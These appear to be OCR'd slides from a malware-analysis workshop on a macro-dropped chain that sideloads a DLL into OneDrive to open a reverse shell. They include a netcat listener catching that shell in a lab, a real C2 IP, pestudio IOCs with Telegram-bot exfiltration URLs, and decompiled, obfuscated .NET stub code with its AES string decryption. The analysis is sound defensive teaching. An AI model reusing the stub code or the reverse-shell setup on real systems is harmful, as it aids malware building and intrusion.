10:31:41.4036680	OneDrive.exe	6408	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\version.dll	SUCCESS
10:31:41.4036807	OneDrive.exe	6408	QueryBasicInfor...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\version.dll	SUCCESS
10:31:41.4036865	OneDrive.exe	6408	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\version.dll	SUCCESS




onedr

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
OneDrive.exe	6164	TCP	Syn Sent	10.0.0.91	49886	159.223.110.131	9149	14/07/2024 12:02:10	OneDrive.exe

Analyzing the malicious DLL: dynamic analysis




```
remnux@remnux:~$ sudo sysctl -w net.ipv4.ip_forward=1; sudo iptables -t nat -A P
REROUTING -p tcp -d 159.223.110.131 -j DNAT --to-destination 10.0.0.22:4321
net.ipv4.ip_forward = 1
remnux@remnux:~$ nc -nvlp 4321
Listening on 0.0.0.0 4321
```



```
remnux@remnux:~$ nc -nvlp 4321
Listening on 0.0.0.0 4321
Connection received on 10.0.0.91 49685
Microsoft Windows [Version 10.0.19045.4529]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ST\AppData\Local\Microsoft\OneDrive>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is ACC5-05FF

 Directory of C:\Users\ST\AppData\Local\Microsoft\OneDrive

14/07/2024  13:23    <DIR>          .
14/07/2024  13:23    <DIR>          ..
05/07/2024  20:22    <DIR>          21.220.1024.0005
12/07/2024  18:32    <DIR>          24.108.0528.0005
14/07/2024  12:50    <DIR>          EBWebView
12/07/2024  18:33    <DIR>          ListSync
12/07/2024  18:32    <DIR>          LogoImages
```

Looking at the kill chain



Drops and executes powershell file

Drops DLL


When OneDrive is opened the DLL code gets executed

Establish reverse shell

Malicious .NET programs

Analyzing the sample dropped by the macro

- Compiled on April 11, 2024
- 32-bit architecture
- .NET




pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)

- c:\users\st\desktop\challenges\workshop\challe
  - indicators (groups > API)
  - footprints (count > 10)
  - virustotal (status > error)
  - dos-header (size > 64 bytes)
  - dos-stub (size > 64 bytes)
  - rich-header (n/a)
  - file-header (executable > 32-bit)
  - optional-header (subsystem > GUI)
  - directories (count > 5)
  - sections (count > 3)
  - libraries (type > p/invoke)
  - imports (flag > 873)
  - exports (n/a)
  - thread-local-storage (n/a)
  - .NET (namespace > flag)
  - resources (count > 4)
  - strings (count > 5968)
  - debug (n/a)
  - manifest (level > asInvoker)
  - version (OriginalFilename > carte.exe)
  - certificate (n/a)
  - overlay (n/a)

property	value
footprint > sha256	E463EB2C3EFD93F94ACEBE1B1BC3D6663475C26842FC9DB4A71E7ECC350FAEFB
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file > size	172544 bytes
entropy	5.117
signature	Microsoft .NET
tooling	n/a
file-type	executable
cpu	32-bit
subsystem	**GUI**
file-version	1.0.0.0
description	n/a
stamps	
compiler-stamp	Thu Apr 11 10:36:06 2024 | UTC
debug-stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\st\desktop\challenges\workshop\challenge 4\sample.exe
debug	n/a
export	n/a
version	carte.exe
manifest	MyApplication.app
.NET > module	carte.exe
certificate > program-name	n/a

Analyzing the sample dropped by the macro

- .NET libraries
- Possible IOCs


pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)
file
settings
about

c:\users\st\desktop\challenges\workshop\challe
indicators (groups > API)
footprints (count > 10)
virustotal (status > error)
dos-header (size > 64 bytes)
dos-stub (size > 64 bytes)
rich-header (n/a)
file-header (executable > 32-bit)
optional-header (subsystem > GUI)
directories (count > 5)
sections (count > 3)
libraries (type > p/invoke)
imports (flag > 873)
exports (n/a)
thread-local-storage (n/a)
.NET (namespace > flag)
resources (count > 4)
strings (count > 5968)
debug (n/a)
manifest (level > asInvoker)
version (OriginalFilename > carte.exe)
certificate (n/a)
overlay (n/a)

indicator (30)	detail	level
groups > API	dynamic-library | diagnostic | execution | hooking | windowing | input-o...	+++++
.NET > namespace > flag	System.Net.Sockets | System.Net | System.Security.Principal | System.Se..	+++++
mitre > technique	T1497 | T1057 | T1086 | T1106 | T1001 | T1055 | T1179 | T1056 | T1115 | T1010	+++++
string > size > suspicious	1722 bytes	++
string > URL	1.0.0.0	++
string > URL	14.0.0.0	++
string > URL	http://mlw-telegram.test/bot	++
string > URL	http://ip-api.com/line/?fields=hosting	++
string > URL	http://mlw-telegram.test/bot□/sendMessage?chat_id=	++
string > URL	http://ip-api.com/line/?fields=hosting□true	++
string > URL	http://mlw.test/Drwri41N/Image.png	++
imports > flag	48	++
libraries > p/invoke	kernel32.dll | avicap32.dll | user32.dll | NTdll.dll	++
imports > p/invoke	22	++
file > entropy	5.117	+
file > type	executable	+
file > cpu	32-bit	+
file > signature	Microsoft .NET	+
file > sha256	E463EB2C3EFD93F94ACEBE1B1BC3D6663475C26842FC9DB4A71E7ECC35...	+
file > size	172544 bytes	+
virustotal > error	The server name or address could not be resolved	+

Managed vs unmanaged code

Managed code: code that is executed by a runtime environment, such as the .NET Common Language Runtime (CLR). This runtime provides services like memory management, security, and exception handling.

Unmanaged code: code that runs directly on the native machine hardware without the support of a runtime environment. It directly interacts with system resources and memory, and developers are responsible for tasks like memory allocation and deallocation.


Intermediate Language and the CLR

Intermediate Language: It is the product of the compilation of code written in a .NET language such as C# or Visual Basic.

When you run a IL binary, the CLR takes over and starts the process of Just-In-Time compiling the IL to machine code that can actually be run on a CPU.

https://learn.microsoft.com/en-us/dotnet/standard/managed-code

Intermediate Language and the CLR



C#

Source code

C# compiler

Visual Basic

Source code

VB compiler

IL

IL binary
.exe .dll


JIT compiler

Native code

Execution

Analyzing the sample dropped by the macro

- Since it’s a .NET program, we can decompile it
- That doesn’t mean the malware developer can’t make analysis hard… enter obfuscation




```
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
dnlib (4.4.0.0)
dnSpy (6.5.0.0)
carte (1.0.0.0)
  carte.exe
    PE
    Type References
    References
    { } -
    { } My
    { } Stub
      0HJ9LLYFefKRZe2DzCwRqQL
      5pHNFSdpo6kM7qLDsDPc4h
      5WfMxvD8ofo6 @02000015
      c5w4szyEibFf @02000012
      gggnrie2qzSyTAXjXi6sXs0mD
      lz7vHvHrDV0G @02000010
      lnZZgsJ1tVOV @02000018
      Ma1RbnkGdSO1ANPWxJbYC
      nyaa0KvYUHQreInCrcP9gylm
      qe4gu6HK7mzE5kFGCmBEuS
      TFIW2FSLtw9S @02000019
      zsvYKm3Krg57 @02000017
```

```
using System.Management;
using System.Net;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Threading;
using Microsoft.VisualBasic;
using Microsoft.VisualBasic.CompilerServices;
using Microsoft.VisualBasic.Devices;
using My;

namespace Stub
{
    // Token: 0x02000008 RID: 8
    public class 5pHNFSdpo6kM7qLDsDPc4hPf2iyWb0KwpJrcU
    {
        // Token: 0x06000026 RID: 38 RVA: 0x000029D4 File Offset: 0x00000BD4
        [STAThread]
        public static void QA2h4OtaNZtKwV4zb4qXeeAZq9clj2nHrTMbc()
        {
            Thread.Sleep(checked(Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.sWpIi59HVTjtB0r6P7SRQdLwgcnM2a0ZVHXvX * 1000));
            try
            {
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.qsurotxVBQWuN1wXL7Sl3R7UMOoGherwjkt90 = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.vaPrr1IV8frcD45YWkTGWcPr8LuQlXihBUinL = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.blufoxaIvu8EeLVFc5RqIdJG54Gyde8XkWZrA = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.SbggKjroB68510GVdXk1P8v1kMr0O5U1Ens2X = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.oEFDP3aLa9Mvtpu4Ob7lK0xoaLsrHB9fWv1VT = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.vmjEz7IdkPTYcVVdBIT11QZrxhsaazNwUQOqz = Environment.ExpandEnvironmentVariables(Dwre7AimAttsSDe9ONty
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.fXhxfFj8TkzcJaRHq60e0W7t2kQyE9YQZTdVM = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.ErPBuuVqXFqHbYonPuxe4T4ztv3SlmKMArdQT = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.1W1aoVjAWOEpcuqC9Lkxd3rmAEv3ya0L3KbR8 = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.nnOZhYK0wjpot1RoNGOJ1bkjxjVdRCDD7uXeR = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
                Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.LFycjzFw0leIPcKun6Ib6Mf8btUoQQknVTabA = Conversions.ToString(lnZZgsJ1tVOV.FbmCgvom7sJS(Dwre7AimAtts
```

Analyzing the sample dropped by the macro


- We see what appear to be base64 encoded strings but when we try to decode them… nothing.
- Since static analysis tools will easily decode base64 encoded strings, malware authors can encrypt them to make it difficult to identify IOCs by just viewing the program's strings



```
public static string qsurotxVBQWuN1wXL7Sl3R7UMOoGherwjkt90 = "lkgF7j4FRJUYaXcJAxLYe76A4noXb2WvBy2aCiPyY50=";

// Token: 0x04000007 RID: 7
public static string vaPrr1IV8frcD45YWkTGWcPr8LuQlXihBUinL = "dRzoXEmHbqt7hdKfOUGEbw==";

// Token: 0x04000008 RID: 8
public static string blufoxaIvu8EeLVFc5RqIdJG54Gyde8XkWZrA = "onrgVB1S7fsPIXky6FNIrg==";

// Token: 0x04000009 RID: 9
public static string SbggKjroB685l0GVdXk1P8v1kMr0O5U1Ens2X = "1aXJ+ikNyJaqAAA2mcXk2Q==";

// Token: 0x0400000A RID: 10
public static int sWpIi59HVTjtB0r6P7SRQdLwgcnM2a0ZVHXvX = 2;

// Token: 0x0400000B RID: 11
public static string oEFDP3aLa9Mvtpu4Ob7lK0xoaLsrHB9fWv1VT = "ILQCpbbc2VRpB94DqX08Gw==";

// Token: 0x0400000C RID: 12
public static string vmjEz7IdkPTYcVVdBIT11QZrxhsaazNwUQOqz = "%AppData%";

// Token: 0x0400000D RID: 13
public static string eCx5LqBibLns0nMQEXWWSiIdLt37W7nhFgXiM = "F95EtmVr61SBg010";

// Token: 0x0400000E RID: 14
public static string 2yCMTfZ6yWu9L2fwhdFVYvHWriXD5SaGnV1wK = Interaction.Environ("temp") + "\\Log.tmp";
```

Analyzing the sample dropped by the macro


- The malware uses Rijndael encryption, which is AES
- It uses the hash of a string as key and decrypts the variables as the program runs



```
namespace Stub
{
    // Token: 0x02000018 RID: 24
    public class lnZZgsJ1tVOV
    {
        // Token: 0x0600012F RID: 303 RVA: 0x00006588 File Offset: 0x00004788
        public static object FbmCgvom7sJS(string TEFe4AuGLs1t)
        {
            RijndaelManaged rijndaelManaged = new RijndaelManaged();
            MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
            byte[] array = new byte[32];
            byte[] array2 = md5CryptoServiceProvider.ComputeHash(TFIW2FSLtw9S.fOEct6S2qWNI(Dwre7AimAttsSDe9ONtyGoMXtbA3NNJR6lGec.eCx5LqBibLns0nMQEXWWSiIdLt37W7nhFgXiM));
            Array.Copy(array2, 0, array, 0, 16);
            Array.Copy(array2, 0, array, 15, 16);
            rijndaelManaged.Key = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
            byte[] array3 = Convert.FromBase64String(TEFe4AuGLs1t);
            return TFIW2FSLtw9S.kX1tPkTzXln3(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
        }
```

